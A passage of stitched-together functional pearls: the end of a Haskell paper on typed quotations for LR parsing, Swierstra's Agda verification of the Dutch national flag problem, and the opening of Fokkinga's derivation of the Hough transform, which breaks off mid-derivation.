instance State6 (S6 (S4 (S5 (S4 (S5 st)))))) (S4 (S5 st)) where -- reduce
  state6 (S6 (S4 u (S5 (S4 t (S5 st)))))) = state4 (S4 (Fork t u) (S5 st))
```

The pattern  $S_6 (S_4 u (S_5 (S_4 t (S_5 st))))$  nicely shows the interleaving of states and semantic values. Since the stack is nested to the right,  $u$  is the topmost semantic value and consequently becomes the right subtree in *Fork t u*.

The active terminals implement the shift actions.

```
class Open old new | old → new where
  ( :: old → new
instance Open (S2 st) (S4 (S5 (S2 st))) where
  ( st @ (S2 _ _) = state5 (S5 st)
instance Open (S4 st) (S4 (S5 (S4 st))) where
  ( st @ (S4 _ _) = state5 (S5 st)
  ) st @ (S4 _ _) = state6 (S6 st)
endquote st @ (S2 _ _) = state3 (S3 st)
```

We need a class if a terminal annotates more than one edge. Again, the instance types are not entirely straightforward as they reflect the stack modifications up to the next shift: for instance, “(” moves from  $S_2$  to  $S_5$  and then to  $S_4$ , which is again a shift state.

The implementation technique also works for LR(1) grammars. In this case, the active terminals implement both shift and reduce actions.

## 6 Conclusion

Quotations provide a new, amusing perspective on parsing: terminal symbols turn active and become the driving force of the parsing process. It is quite remarkable that all major syntax analysis techniques can be adapted to this technique.

Typed quotations provide static guarantees: using type-level representations of symbols Haskell’s type-checker is instrumented to scrutinise whether a quotation is syntactically correct. Of course, this means that syntax errors become type errors, which are possibly difficult to decipher. Adding proper error handling is left as the obligatory “instructive exercise to the reader.”

## References

- Aho, A. V., Lam, M. S., Sethi, R. & Ullman, J. D. (2006) *Compilers: Principles, Techniques, and Tools*. 2nd ed. Addison-Wesley.
- Okasaki, C. (2002) Techniques for embedding postfix languages in Haskell. In *Proceedings of the 2002 ACM SIGPLAN Haskell Workshop*, Chakravarty, M. (ed), ACM, pp. 105–113.
- Okasaki, C. (2003) Theoretical Pearls: Flattening combinators: Surviving without parentheses. *J. Funct. Program.*, **13**(4), 815–822.
- Peyton Jones, S. (2003) *Haskell 98 Language and Libraries*. Cambridge University Press.
- Wadler, P. (1989) Theorems for free! In *the Fourth International Conference on Functional Programming Languages and Computer Architecture (FPCA’89)*. London, UK: Addison-Wesley, pp. 347–359.

# FUNCTIONAL PEARLS

## *Sorted*

*Verifying the Problem of the Dutch National Flag in Agda*

Wouter Swierstra  
Radboud University Nijmegen  
(e-mail: [w.swierstra@cs.ru.nl](mailto:w.swierstra@cs.ru.nl))

### 1 Introduction

The problem of the Dutch national flag was formulated by Dijkstra (1976) as follows:

*There is a row of buckets numbered from 1 to n. It is given that:*

*P1: each bucket contains one pebble*

*P2: each pebble is either red, white, or blue.*

*A mini-computer is placed in front of this row of buckets and has to be programmed in such a way that it will rearrange (if necessary) the pebbles in the order of the Dutch national flag.*

The mini-computer in question should perform this rearrangement using two commands:

- *swap i j* for  $1 \leq i \leq n$  and  $1 \leq j \leq n$  exchanges the pebbles stored in the buckets numbered  $i$  and  $j$ ;
- *read (i)* for  $1 \leq i \leq n$  returns the colour of the pebble currently lying in bucket number  $i$ . Dijkstra originally named this operation *buck*.

Finally, a solution should also satisfy the following two non-functional requirements:

- the mini-computer may only allocate a constant amount of memory;
- every pebble may be inspected at most once.

This pearl describes how to solve and verify the problem of the Dutch national flag in type theory. For the sake of presentation, most of this paper considers the problem of the Polish national flag, where the pebbles are either red or white. Initially, we will only be concerned with finding a solution to the problem that is guaranteed to terminate (Sections 3–5). Although this pearl does not cover the proof of functional correctness in detail, we will step through the key lemmas and definitions that are necessary (Section 6), and discuss how this solution may be extended to handle the case for three colours and also verify the non-functional requirements (Section 7).

This paper uses the dependently typed programming language Agda (Norell, 2007). Readers without any prior exposure to programming with dependent types, may want to consult one of the many tutorials that are currently available (Bove & Dybjer, 2008; McBride, 2004; Norell, 2008; Oury & Swierstra, 2008).

## 2 A functional specification of the mini-computer

Before we can tackle the problem of the Dutch national flag, we need to give a type theoretic account of the mini-computer and its commands.

The primitive commands with which we can program the mini-computer take numbers between 1 and  $n$  as their arguments. One way to represent these numbers is as follows:

```
data Index : Nat → Set where
  One : Index (Succ n)
  Next : Index n → Index (Succ n)
```

The type  $\text{Index } n$  has  $n$  canonical inhabitants. Several examples of such finite types should be familiar:  $\text{Index } 0$  is isomorphic to the empty type;  $\text{Index } 1$  is isomorphic to the unit type;  $\text{Index } 2$  is isomorphic to the Boolean type.

Note that in the typeset code, any unbound variables in type signatures are implicitly universally quantified, just as in Haskell (Peyton Jones, 2003), Epigram (McBride & McKinna, 2004), and Idris (Brady, 2011). For example, the variable  $n$  used in both constructors of the  $\text{Index}$  type is implicitly quantified at the start of both type declarations.

The  $\text{Buckets } n$  data type below describes the pebbles that are currently in each of the  $n$  buckets:

```
data Pebble : Set where
  Red : Pebble
  White : Pebble

data Buckets : Nat → Set where
  Nil : Buckets Zero
  Cons : Pebble → Buckets n → Buckets (Succ n)
```

The solution we present here will be structured using a state monad:

```
State : Nat → Set → Set
State n a = Buckets n → Pair a (Buckets n)
exec : State n a → Buckets n → Buckets n
exec f bs = snd (f bs)
```

The code presented in the remainder of this paper will use Haskell's notation for the unit (*return*) and bind ( $\geqslant$ ) operations.

We can now define the *read* function, that returns the pebble stored at the bucket with its argument index. We do so using an auxiliary dereferencing operator that looks up the pebble stored at a particular index:

```
_!_ : Buckets n → Index n → Pebble
Nil ! () = Nil
(Cons p ps) ! One = p
(Cons p ps) ! (Next i) = ps ! i
read : Index n → State n Pebble
read i bs = (bs ! i, bs)
```

Note that the dereferencing operator is *total*. In the *Nil* branch, we know that there is no possible inhabitant of *Index Zero* and we supply the ‘impossible’ pattern () and omit the right-hand side of the definition accordingly.

Before defining the *swap* operation, it is convenient to define the following functions:

```
update : Index n → Pebble → Buckets n → Buckets n
update One x (Cons p ps) = Cons x ps
update (Next i) x (Cons p ps) = Cons p (update i x ps)
write : Index n → Pebble → State n Unit
write i p bs = (unit, update i p bs)
```

Calling *write i p* replaces the pebble stored in bucket number *i* with the pebble *p*. Although the interface of the mini-computer does not support this operation, we can use it to define *swap* as follows:

```
swap : Index n → Index n → State n Unit
swap i j = read i >>= λpi →
            read j >>= λpj →
            write i pj >>
            write j pi
```

Providing definitions for *swap* and *read* completes the functional specification of the mini-computer. This specification is in fact a degenerate case of the functional specification of mutable state (Swierstra, 2008). As the mini-computer cannot allocate new buckets, it is considerably simpler.

### 3 A first attempt

It is now time to sketch a solution to the simplified version of the problem with only two colours. In the coming sections, we will refine this solution to a valid Agda program.

Dijkstra’s key insight is that during the execution of any solution, the row of buckets must be divided into separate zones of consecutively numbered buckets. In the simple case with only two colours, we will need three disjoint zones: the zone of buckets storing pebbles known to be red; the zone of buckets storing pebbles known to be white; and the zone of buckets storing pebbles of undetermined colour.

To delineate these zones, we need to keep track of two numbers *r* and *w*. Throughout the execution of our solution, we will maintain the following invariant on *r* and *w*:

- for all *k*, where  $1 \leq k < r$ , the pebble in bucket number *k* is known to be red;
- and for all *k*, where  $w < k \leq n$ , the pebble in bucket number *k* is known to be white.

Note that this invariant does not say anything about the pebbles stored in buckets numbered *k* for  $r \leq k \leq w$ . In particular, if we initialize *r* and *w* to 1 and *n* respectively the invariant is trivially true.

With this invariant in mind, we might arrive at the (pseudocode) solution for the problem of the Polish national flag in Figure 1. If  $r \equiv w$ , there is no further sorting necessary as a consequence of our invariant. Otherwise we inspect the pebble stored in bucket number

```

 $\text{sort} : \text{Index } n \rightarrow \text{Index } n \rightarrow \text{State } n \text{ Unit}$ 
 $\text{sort } r \text{ } w = \text{if } r \equiv w \text{ then return unit}$ 
 $\quad \text{else read } r \gg= \lambda c \rightarrow$ 
 $\quad \text{case } c \text{ of}$ 
 $\quad \quad \text{Red} \rightarrow \text{sort } (r + 1) \text{ } w$ 
 $\quad \quad \text{White} \rightarrow \text{swap } r \text{ } w \gg \text{sort } r \text{ } (w - 1)$ 

```

Fig. 1. A pseudocode definition of the *sort* function

*r*. If this pebble is red, we have established the invariant holds for  $r + 1$  and  $w$ . We can therefore increment  $r$  and make a recursive call without having to reorder any pebbles.

If we encounter a white pebble in bucket number  $r$ , there is more work to do. The call *swap r w* ensures that all the pebbles in buckets with a number  $k$ , for  $w \leq k \leq n$ , are white. Put differently, after this *swap* we can establish that our invariant holds for  $r$  and  $w - 1$ . In contrast to the previous case, the recursive call decrements  $w$  instead of incrementing  $r$ .

There are several problems with this definition. Firstly, it is not structurally recursive and therefore it is rejected by Agda's termination checker. This should come as no surprise: the function call *sort r w* only terminates provided  $r \leq w$ , as the difference between  $w$  and  $r$  decreases in every recursive step. The Agda solution must make this informal argument precise.

Furthermore, we have not defined how to increment or decrement inhabitants of *Index n*. Before we try to implement the *sort* function in Agda, we will have a closer look at the structure of such finite types.

#### 4 Finite types

How shall we define the increment and decrement operations on inhabitants of *Index n*?

An obvious, but incorrect, choice of increment operation is the *Next* constructor. Recall that *Next* has type *Index n → Index (Succ n)*, whereas we would like to have a function of type *Index n → Index n*. Similarly, “peeling off” a *Next* constructor does not yield a decrement operation of the desired type.

The *Next* constructor, however, is not the only way to embed an inhabitant of *Index n* into *Index (Succ n)*. Another choice of embedding is the *inj* function, given by:

```

 $\text{inj} : \text{Index } n \rightarrow \text{Index } (\text{Succ } n)$ 
 $\text{inj } \text{One} = \text{One}$ 
 $\text{inj } (\text{Next } i) = \text{Next } (\text{inj } i)$ 

```

Morally the *inj* function is the identity, even if it maps *One : Index n* to *One : Index (Succ n)*, thereby changing its type. We can visualise the difference between *inj* and *Next*, mapping *Index 3* to *Index 4*, in Figure 2.

Figure 2(a) illustrates the graph of the *inj* function. The elements of *Index 3* and *Index 4* are enumerated on the left and on the right respectively. The *inj* function maps the *One* element of *Index 3* to the *One* element of *Index 4*; similarly, *Next i* is mapped to *Next (inj i)*.




Fig. 2. The graph of the *inj* function (a) and the *Next* constructor (b) on *Index* 3

As Figure 2(b) illustrates, the *Next* constructor behaves quite differently. It increments all the indices in *Index* 3, freeing space for a new index, *One : Index* 4.

From this picture, we can make the central observation:  $\text{Next } i$  is the successor of  $\text{inj } i$  and correspondingly,  $\text{inj } i$  is the predecessor of  $\text{Next } i$ .

The question remains: how do we know when an index is in the image of *inj* or *Next*? Surprisingly, we will acquire this information as a consequence of making the algorithm structurally recursive.

## 5 A structurally recursive solution

To revise our definition of sorting, we need to make the structure of the recursion explicit. Informally, we have previously established that the function call  $\text{sort } r \ w$  will terminate provided  $r \leq w$ . The usual choice of order on inhabitants of  $\text{Index } n$  is given by the following data type:

**data**  $\_ \leqslant \_ : (i j : \text{Index } n) \rightarrow \text{Set}$  **where**

- Base* :  $\text{One} \leqslant i$
- Step* :  $i \leqslant j \rightarrow \text{Next } i \leqslant \text{Next } j$

The base case states that *One* is the least inhabitant of any non-empty finite type. Provided  $i \leq j$ , the *Step* constructor proves  $\text{Next } i \leq \text{Next } j$ .

This definition, however, does not reflect the structure of our algorithm. A better choice is to define the following data type, representing the difference between two inhabitants of *Index n*:

**data** *Difference* :  $(i:j:\text{Index } n) \rightarrow \text{Set}$  **where**  
*Same* :  $(i:\text{Index } n) \rightarrow \text{Difference } i\ i$   
*Step* :  $(i:j:\text{Index } n) \rightarrow \text{Difference } i\ j \rightarrow \text{Difference } (\text{inj } i) (\text{Next } j)$

The base case, *Same*, captures the situation when the two indices are the same; the *Step* constructor increases the difference between the two indices by incrementing the greater of the two.

```

 $\text{sort} : (r:\text{Index } n) \rightarrow (w:\text{Index } n) \rightarrow \text{Difference } r w \rightarrow \text{State } n \text{ Unit}$ 
 $\text{sort } [i] [i] (\text{Same } i) = \text{return unit}$ 
 $\text{sort } [\text{inj } i] [\text{Next } j] (\text{Step } i j p) =$ 
 $\quad \text{read } (\text{inj } i) \gg= \lambda c \rightarrow$ 
 $\quad \text{case } c \text{ of}$ 
 $\quad \quad \text{Red} \rightarrow \text{sort } (\text{Next } i) (\text{Next } j) (\text{nextDiff } i j p)$ 
 $\quad \quad \text{White} \rightarrow \text{swap } (\text{inj } i) (\text{Next } j) \gg$ 
 $\quad \quad \text{sort } (\text{inj } i) (\text{inj } j) (\text{injDiff } i j p)$ 

```

Fig. 3. The definition of the *sort* function

Using this definition of *Difference*, we define our sorting function by induction on the difference between  $r$  and  $w$  in Figure 3. Note that Agda does not provide local **case** statements – the accompanying code, available from the author’s website, defines *sort* using a fold over the *Pebble* type. This fold has been typeset as a case statement for the sake of clarity.

The pattern matching in this definition deserves some attention. In the first branch, we match on the *Same* constructor. As a result of this pattern match, we learn that  $r$  and  $w$  can only be equal to the argument  $i$  of the *Same* constructor. This information is reflected by the forced pattern  $[i]$  that we see in place of the arguments  $r$  and  $w$ .

By pattern matching on the *Step* constructor, we also learn something about  $r$  and  $w$ : as they are not equal,  $r$  and  $w$  must be in the images of *inj* and *Next* respectively. The definition of this branch closely follows the pseudocode solution we have seen previously. It reads the pebble in bucket number *inj i*. If it is red, we continue sorting with *Next i* and *Next j*, thereby incrementing *inj i*. If it is white, we perform a swap and continue sorting with *inj i* and *inj j*, thereby decrementing *Next j*. This is where we apply our observation on incrementing and decrementing inhabitants of *Index n* from the previous section.

To perform the recursive calls, we need to define two lemmas with the following types:

```

 $\text{nextDiff} : (i j : \text{Index } n) \rightarrow \text{Difference } i j \rightarrow \text{Difference } (\text{Next } i) (\text{Next } j)$ 
 $\text{injDiff} : (i j : \text{Index } n) \rightarrow \text{Difference } i j \rightarrow \text{Difference } (\text{inj } i) (\text{inj } j)$ 

```

Both these lemmas are easy to prove by induction on the *Difference* between  $i$  and  $j$ .

Unfortunately, this definition of *sort* is still not structurally recursive. The *sort* function is defined by induction on the difference between  $r$  and  $w$ , but the recursive calls are not to structurally smaller subterms, but rather require the application of an additional lemma. Therefore it is still not accepted by Agda’s termination checker.

The solution is to revise our *Difference* data type as follows:

```

data  $\text{SortT} : (i j : \text{Index } n) \rightarrow \text{Set}$  where
   $\text{Base} : (i : \text{Index } n) \rightarrow \text{SortT } i i$ 
   $\text{Step} : (i j : \text{Index } n) \rightarrow$ 
     $\quad \text{SortT } (\text{Next } i) (\text{Next } j) \rightarrow \text{SortT } (\text{inj } i) (\text{inj } j) \rightarrow \text{SortT } (\text{inj } i) (\text{Next } j)$ 

```

```

 $\text{sort} : (r : \text{Index } n) \rightarrow (w : \text{Index } n) \rightarrow \text{SortT } r w \rightarrow \text{State } n \text{ Unit}$ 
 $\text{sort } [i] [i] (\text{Base } i) = \text{return unit}$ 
 $\text{sort } [\text{inj } i] [\text{Next } j] (\text{Step } i j p\text{Diff} p\text{Inj}) =$ 
 $\quad \text{read } (\text{inj } i) \gg= \lambda c \rightarrow$ 
 $\quad \text{case } c \text{ of}$ 
 $\quad \quad \text{Red} \rightarrow \text{sort } (\text{Next } i) (\text{Next } j) p\text{Diff}$ 
 $\quad \quad \text{White} \rightarrow \text{swap } (\text{inj } i) (\text{Next } j) \gg$ 
 $\quad \quad \text{sort } (\text{inj } i) (\text{inj } j) p\text{Inj}$ 

```

Fig. 4. The final definition of the *sort* function

Instead of requiring the application of the above two lemmas, we bake the proofs required for the two recursive calls into the data type over which we recurse. More generally, this is an instance of the Bove-Capretta method (Bove & Capretta, 2005), that calculates such a type from any non-structurally recursive definition.

Of course, we can show this definition to be equivalent to the original *Difference* type using the *nextDiff* and *injDiff* lemmas. The name *SortT* for this data type should suggest that it encodes the conditions under which the *sort* function will terminate.

The final definition of the *sort* function, using the *SortT* predicate, is given in Figure 4.

All that remains to be done to solve the problem of the Polish national flag is to call *sort* with suitable initial arguments. We initialise *r* to *One* and *w* to *maxIndex k*, the largest inhabitant of *Index (Succ k)*. To kick off the sorting function, we must still provide a proof that *SortT One (maxIndex k)* is inhabited, calculated by the *terminates* function.

```

 $\text{polish} : (n : \text{Nat}) \rightarrow \text{State } n \text{ Unit}$ 
 $\text{polish Zero} = \text{return unit}$ 
 $\text{polish } (\text{Succ } k) = \text{sort One } (\text{maxIndex } k) \text{ terminates}$ 
where
 $\text{maxIndex} : (n : \text{Nat}) \rightarrow \text{Index } (\text{Succ } n)$ 
 $\text{maxIndex Zero} = \text{One}$ 
 $\text{maxIndex } (\text{Succ } k) = \text{Next } (\text{maxIndex } k)$ 
 $\text{terminates} : \text{SortT One } (\text{maxIndex } k)$ 
 $\text{terminates} = \text{toSortT One } (\text{maxIndex } k) \text{ Base}$ 

```

The easiest way to prove termination is by exploiting the equivalence between  $i \leq j$  and  $\text{SortT } i j$ , witnessed by the function *toSortT*, whose definition is uninteresting enough to omit. Clearly *One*  $\leq \text{maxIndex } k$ , by the *Base* constructor. Passing this proof as an argument to *toSortT* then gives the required proof of termination. The definition of *toSortT* proceeds by recursion over the two *Index* arguments.

This completes our solution to the problem of the Polish national flag. Now we need to prove it correct.

## 6 Verification

With this relatively simple definition, the verification turns out to be straightforward. Stepping through large proof terms written in type theory can be rather tedious and hence we will not do so. Instead this section outlines the key definitions and lemmas, and sketches their proofs.

Many of the proofs rely on the following two lemmas:

$$\text{lookupUpdated} : (p : \text{Pebble}) (i : \text{Index } n) (\text{bs} : \text{Buckets } n) \rightarrow (\text{update } i p \text{ bs} ! i) \equiv p$$

$$\begin{aligned} \text{swapPreservation} : (i : \text{Index } n) (x y : \text{Index } n) (\text{bs} : \text{Buckets } n) \rightarrow i \neq x \rightarrow i \neq y \rightarrow \\ \text{exec} (\text{swap } x y) \text{ bs} ! i \equiv \text{bs} ! i \end{aligned}$$

These two properties state that the operation  $\text{update } i p \text{ bs}$  modifies bucket number  $i$ , overwriting the previous pebble to  $p$ , but leaves all other buckets unchanged. Recall that the (!) operator looks up the pebble stored at a particular index.

We continue by formalizing the invariant stated at the beginning of Section 3. We define the following property on two indices and an array of buckets:

$$\text{Invariant} : (r w : \text{Index } n) \rightarrow \text{Buckets } n \rightarrow \text{Set}$$

$$\text{Invariant } r w \text{ bs} = (\forall i \rightarrow i < r \rightarrow (\text{bs} ! i) \equiv \text{Red}) \wedge (\forall i \rightarrow w < i \rightarrow (\text{bs} ! i) \equiv \text{White})$$

This property states that all buckets to the left of the index  $r$  contain red pebbles and all buckets to the right of the index  $w$  contain white pebbles. The key statement we prove is the following:

$$\text{sortInv} : \text{Invariant } r w \text{ bs} \rightarrow \exists m : (\text{Index } n), \text{Invariant } m m (\text{exec} (\text{sort } r w d) \text{ bs})$$

In words, it says that if the above invariant holds initially for some array of buckets  $\text{bs}$ , the invariant still holds after executing our  $\text{sort}$  function. Furthermore, there is a single bucket  $m$  that separates the red pebbles from the white pebbles.

To prove this statement, we need to identify three separate cases.

**Base case** In the base case,  $r$  and  $w$  are equal. The  $\text{sort}$  function does not perform any further computation and we can trivially re-establish that the invariant holds.

**No swap** If the pebble in bucket  $r$  is red, the algorithm increments  $r$  and recurses. To re-establish the invariant, we need to prove that for every index  $i$  such that  $i < r + 1$  the pebble in bucket number  $i$  is red. After defining a suitable view on the  $\text{Index}$  data type (McBride & McKinna, 2004), we can distinguish two cases:

- if  $i \equiv r$ , we have just established that the pebble in this bucket is red;
- otherwise  $i < r$  and we can apply our assumption.

**Swap** If the pebble in bucket  $r$  is white, the algorithm swaps two pebbles, decrements  $w$ , and recurses. This is the only tricky case. To re-establish our invariant we need to show that:

- the pebbles in the buckets numbered from  $\text{One}$  to  $r$  are all red after the swap. This follows from our assumption, together with the  $\text{swapPreservation}$  lemma.
- the pebbles in buckets numbered from  $w - 1$  onwards are all white. This case closely mimics the branch in which no swap occurred. Using our induction hypothesis and the  $\text{swapPreservation}$  lemma, we know that all pebbles in buckets from  $w$  onwards

are white. After executing the swap, we also know that the bucket numbered  $w - 1$  has a white pebble, and hence our invariant still holds.

Finally, we use this lemma to establish our main result:

*correctness*:  $\exists m : \text{Index } n, \text{Invariant } m m (\text{exec polish } bs)$

To complete this proof, we use the fact that the *sort* function respects our *Invariant*. All that remains to be done is to show that the invariant is trivially true for the initial call to the *sort* function.

## 7 Discussion

**Non-functional requirements** Although this proves that the solution is functionally correct, we have not verified the non-functional requirements. One way to do so is to make a deeper embedding of the language used to program the mini-computer. For instance, we could define the following data type that captures the instructions that may be issued to a mini-computer responsible for sorting  $n$  buckets:

```
data Instr (n:Nat) (a:Set) : Set where
  Return : a → Instr n a
  Swap : Index n → Index n → Instr n a → Instr n a
  Read : Index n → (Pebble → Instr n a) → Instr n a
```

It is easy to show that *Instr n* is a monad. Instead of writing programs in the *State* monad that we have done up till now, we could redefine *read* and *swap* to create instructions of this *Instr* type. This has one important advantage: it becomes possible to inspect the instructions for the mini-computer that our *polish* function generates. In particular, we can establish a bound on the maximum number of *Read* operations of any set of instructions:

```
reads : ∀ {a n} → Instrs n a → Nat
reads (Return x) = 0
reads (Swap i j p) = reads p
reads (Read c p) = Succ (max (reads (p Red)) (reads (p White)))
```

Given these definitions, we can prove the following statement of our *polish* function:

*nonFunctional*:  $(\text{reads } (\text{polish } n)) \leq n$

The proof follows immediately from a more general lemma, stating that the *sort* function performs at most  $w - r$  read operations. The proof of this statement is done by straightforward induction over the *SortT* data type.

Of course, this does not show that our program uses only a constant amount of memory. Perhaps a similar technique could make explicit which Agda values (and in particular the two indices  $r$  and  $w$ ) need to be allocated by the mini-computer.

**Two colours or three?** There is still some work to be done to verify the problem of the Dutch National Flag. The good news is that the *structure* of the algorithm is almost identical. Specifically, we can use the same termination argument: in every step of the

algorithm the difference between two indices decreases. With three colours, one choice of type for the *sort* function is:

$$\text{sort} : (r \ w \ b : \text{Index } n) \rightarrow r \leq w \rightarrow \text{SortT } w \ b \rightarrow \text{State } n \ \text{Unit}$$

With this choice, we divide the buckets into four distinct zones: those buckets known to store red pebbles; those buckets known to store white pebbles; those buckets storing a pebble of undetermined colour; and those buckets storing blue pebbles. In each iteration, we ensure that the number of buckets storing pebbles of undetermined colour decreases by performing induction on *SortT w b*. We can define the invariant our *sort* function maintains:

$$\text{Invariant} : (r \ w \ b : \text{Index } n) \rightarrow \text{Buckets } n \rightarrow \text{Set}$$

$$\text{Invariant } r \ w \ b \ \text{bs} =$$

$$\begin{aligned} & (\forall i \rightarrow i < r \rightarrow (\text{bs} ! i) \equiv \text{Red}) \\ & \wedge (\forall i \rightarrow r \leq i \rightarrow i < w \rightarrow (\text{bs} ! i) \equiv \text{White}) \\ & \wedge (\forall i \rightarrow b < i \rightarrow (\text{bs} ! i) \equiv \text{Blue}) \end{aligned}$$

The proof that the *sort* function for three colours maintains this invariant is much longer than the proof for two colours. The only real change is that the number of cases grows from two to three—but in every branch we also need to establish three conjuncts instead of two. As a result, the proof is considerably longer, even if it is not much more complex.

**Related work** The Problem of the Dutch National Flag is also covered as one of the final examples in *Programming in Martin-Löf’s Type Theory* (Nordstrom *et al.*, 1990). The program presented there is a bit different from Dijkstra’s original solution: it does not use an in-place algorithm that swaps pebbles as necessary, but instead solves the problem using bucket sort. While this does produce correctly sorted results, the solution presented here is perhaps truer to Dijkstra’s original.

### Acknowledgements

I would like to thank Edwin Brady, Jeremy Gibbons, Andres Löh, James McKinna, Ulf Norell, and the anonymous reviewers for their valuable feedback on earlier versions of this paper.

### References

- Bove, Ana, & Capretta, Venanzio. (2005). Modelling general recursion in type theory. *Mathematical Structures in Computer Science*, **15**(04), 671–708.
- Bove, Ana, & Dybjer, Peter. (2008). Dependent types at work. *Summer School on Language Engineering and Rigorous Software Development*.
- Brady, Edwin. (2011). Idris—systems programming meets full dependent types. *Plpv’11: Proceedings of the 2011 ACM SIGPLAN Workshop on Programming Languages meets Programming Verification*.
- Dijkstra, Edsger W. (1976). *A discipline of programming*. Prentice-Hall, Inc.
- McBride, Conor. (2004). Epigram: Practical programming with dependent types. *Pages 130–170 of: Vene, Varmo, & Uustalu, Tarmo (eds), Advanced Functional Programming*. LNCS-Tutorial, vol. 3622. Springer-Verlag.

- McBride, Conor, & McKinna, James. (2004). The view from the left. *Journal of Functional Programming*, **14**(1).
- Nordstrom, Bengt, Petersson, Kent, & Smith, Jan M. (1990). *Programming in Martin-Löf's type theory: An introduction*. Oxford University Press.
- Norell, Ulf. (2007). *Towards a practical programming language based on dependent type theory*. Ph.D. thesis, Chalmers University of Technology.
- Norell, Ulf. (2008). Dependently typed programming in Agda. Pages 230–266 of: Koopman, Pieter, Plasmeijer, Rinus, & Swierstra, Doaitse (eds), *Advanced Functional Programming*. LNCS-Tutorial, vol. 5832. Springer-Verlag.
- Oury, Nicolas, & Swierstra, Wouter. (2008). The power of Pi. *ICFP '08: Proceedings of the Thirteenth ACM SIGPLAN International Conference on Functional Programming*.
- Peyton Jones, Simon (ed). (2003). *Haskell 98 language and libraries: The revised report*. Cambridge University Press.
- Swierstra, Wouter. (2008). *A functional specification of effects*. Ph.D. thesis, University of Nottingham.

ZU064-05-FPR DNFP 24 June 2011 14:33

# FUNCTIONAL PEARL

## *The Hough transform*

MAARTEN FOKKINGA

*Department EEMCS, University of Twente, Enschede, The Netherlands  
(e-mail: m.m.fokkinga@utwente.nl)*

### 1 Introduction

Suppose you are given a number of points in a plane and want to have those lines that each contain a large number of the given points. The Hough transform is a computerized procedure for that task. It was invented by Paul Hough (1962), originally to find the trajectories of subatomic particles in a bubble chamber, and it has even been patented. Nowadays, adaptations of the Hough transform are used, among others, for identification of transformed instances of a predefined figure, instead of just a line, in a digital picture. There are plenty of explanations on the Internet (use search key “Hough transform” and “generalized Hough transform”), some with nice applets to demonstrate the working (add search key “applet” or “demo”). Recently, Hart (2009) has looked back at the invention. We show how the original procedure could have been derived. The derivation has the following notable properties:

- The “transform” is a mapping of the plane to another space in such a way that manipulations in the plane can be done equivalently in the other space, and vice versa. Hart (2009) describes its invention as: *one of those inexplicable yet genuine “aha!” insights: Mapping a zero-dimensional point to a one-dimensional straight line—which by increasing the dimensionality seems to make the problem more complicated—[...].* This step falls out quite naturally in the course of our derivation.
- We exploit the *addition of functions* ( $f \hat{+} g$  is the function that maps  $x$  to  $fx + gx$ ), and in particular the *fold-with- $\hat{+}$* : when applied to a collection of functions  $f, g, \dots$  it yields the function that maps  $x$  to  $fx + gx + \dots$ .

In order to consider only a finite number of lines, the Hough transform uses a *discretization* of the space. The test for a line containing a point then needs to be relaxed; a line “contains” all points that are sufficiently close to it. Equivalently, the lines can be thought of as having finite thickness. For this to work in practice, the discretization should be fairly fine, but, for reasons of efficiency, not too fine. In addition, in a practical setting, there is *uncertainty* about the given points: the location of the points may be inaccurate, and some intended points may not be given (loss) and some given points may not be intended (noise). Dealing with discretization and uncertainty is beyond the scope of this note, as is further refinement in order

to improve computational efficiency. Our aim is to present the principle underlying the Hough transform in an idealized setting.

## 2 The derivation

We are given a fixed set of points and, consistently,  $p$  will vary over this set. We want to have one or more lines  $F$ , each of which contains the largest number of the given points (“ $F$ ” is mnemonic for Figure, to which line can be easily generalized). Abstracting from executability on a computer, a specification is easy to give:

Consider all lines  $F$ .

Assign to each line: the number of given points that are contained in  $F$ . (1)

Deliver the lines whose assigned number is maximal.

A succinct formulation (explained below) of this specification reads

$$\arg \max (\lambda F. \# \{p \mid p \in F\}) \quad (2)$$

The first phrase of Equation (1), “consider all lines,” is formalized by leaving out the domain of  $F$ : thus  $F$  ranges over all lines. The assignment of “the number of given points that are contained in  $F$ ” to line  $F$  is expressed as function  $\lambda F. \# \{p \mid p \in F\}$ . Well-known operation  $\arg \max$ , defined by  $\arg \max f = \{x \mid \forall y. fx \geq fy\}$ , chooses those  $F$ -values for which  $\# \{p \mid p \in F\}$  is maximal.

In order to represent lines in the data types available to a computer, we assume a line to be identified by a collection of numeric parameters. For example, two well-known ways of characterizing a line in the  $x, y$ -plane are

$$F(a, b) = \{x, y \mid y = ax + b\}$$

$$F(\rho, \varphi) = \{x, y \mid \rho = x \cos \varphi + y \sin \varphi\}$$

In the latter characterization,  $\rho$  is the distance of the line to the origin and  $\varphi$  is the angle between the line and the  $y$ -axis. In the sequel, we shall use  $q$  to denote a parameter that uniquely identifies a line  $Fq$  according to a fixed representation; for example,  $q$  is  $(a, b)$  or it is  $(\rho, \varphi)$ . (Notice that we now write “ $Fq$ ” for a line parameterized by  $q$ , whereas above merely “ $F$ ” itself denotes a line.) Thus, we rewrite Equation (2), using the parameter identification of lines:

$$\arg \max (\lambda q. \# \{p \mid p \in Fq\}) \quad (3)$$

(To get a real equality between Equations (2) and (3), mapping  $q \mapsto Fq$  should be applied to every outcome of the latter in order to get exactly the outcome of the former.) Next, we replace the size operator  $\#$  by one of its defining expressions:  $\#\{x \mid \dots x\dots\}$  is a sum of as many 1’s, as there are  $x$ -values for which  $\dots x\dots$  holds. A sum can be expressed as *fold-with-+*. For an associative operation  $\oplus$  with a neutral element, we write the *fold-with- $\oplus$*  as  $\oplus/-$ —it can be refined to Haskell’s *foldl* as well as *foldr*. Furthermore, we abbreviate “1 if  $p \in Fq$  else 0” to  $\langle p \in Fq \rangle$ , and we write  $\{\!\{p \bullet \dots p\dots\}\!}$  for “the bag of all values  $\dots p\dots$  where  $p$  ranges over the given set of points.” Thus, line (3) equals

$$\arg \max (\lambda q. +/\{\!\{p \bullet \langle p \in Fq \rangle\}\!}) \quad (4)$$

Here, we see a single function  $\lambda q. +/\{\dots\}$  whose outcome for each  $q$  is a sum of various values. By the very definition of “addition of functions,” this can be written as a single sum of various little functions (recall that  $\hat{+}/\{f, g, \dots\} = f \hat{+} g \hat{+} \dots = \lambda x. fx + gx + \dots$ ):

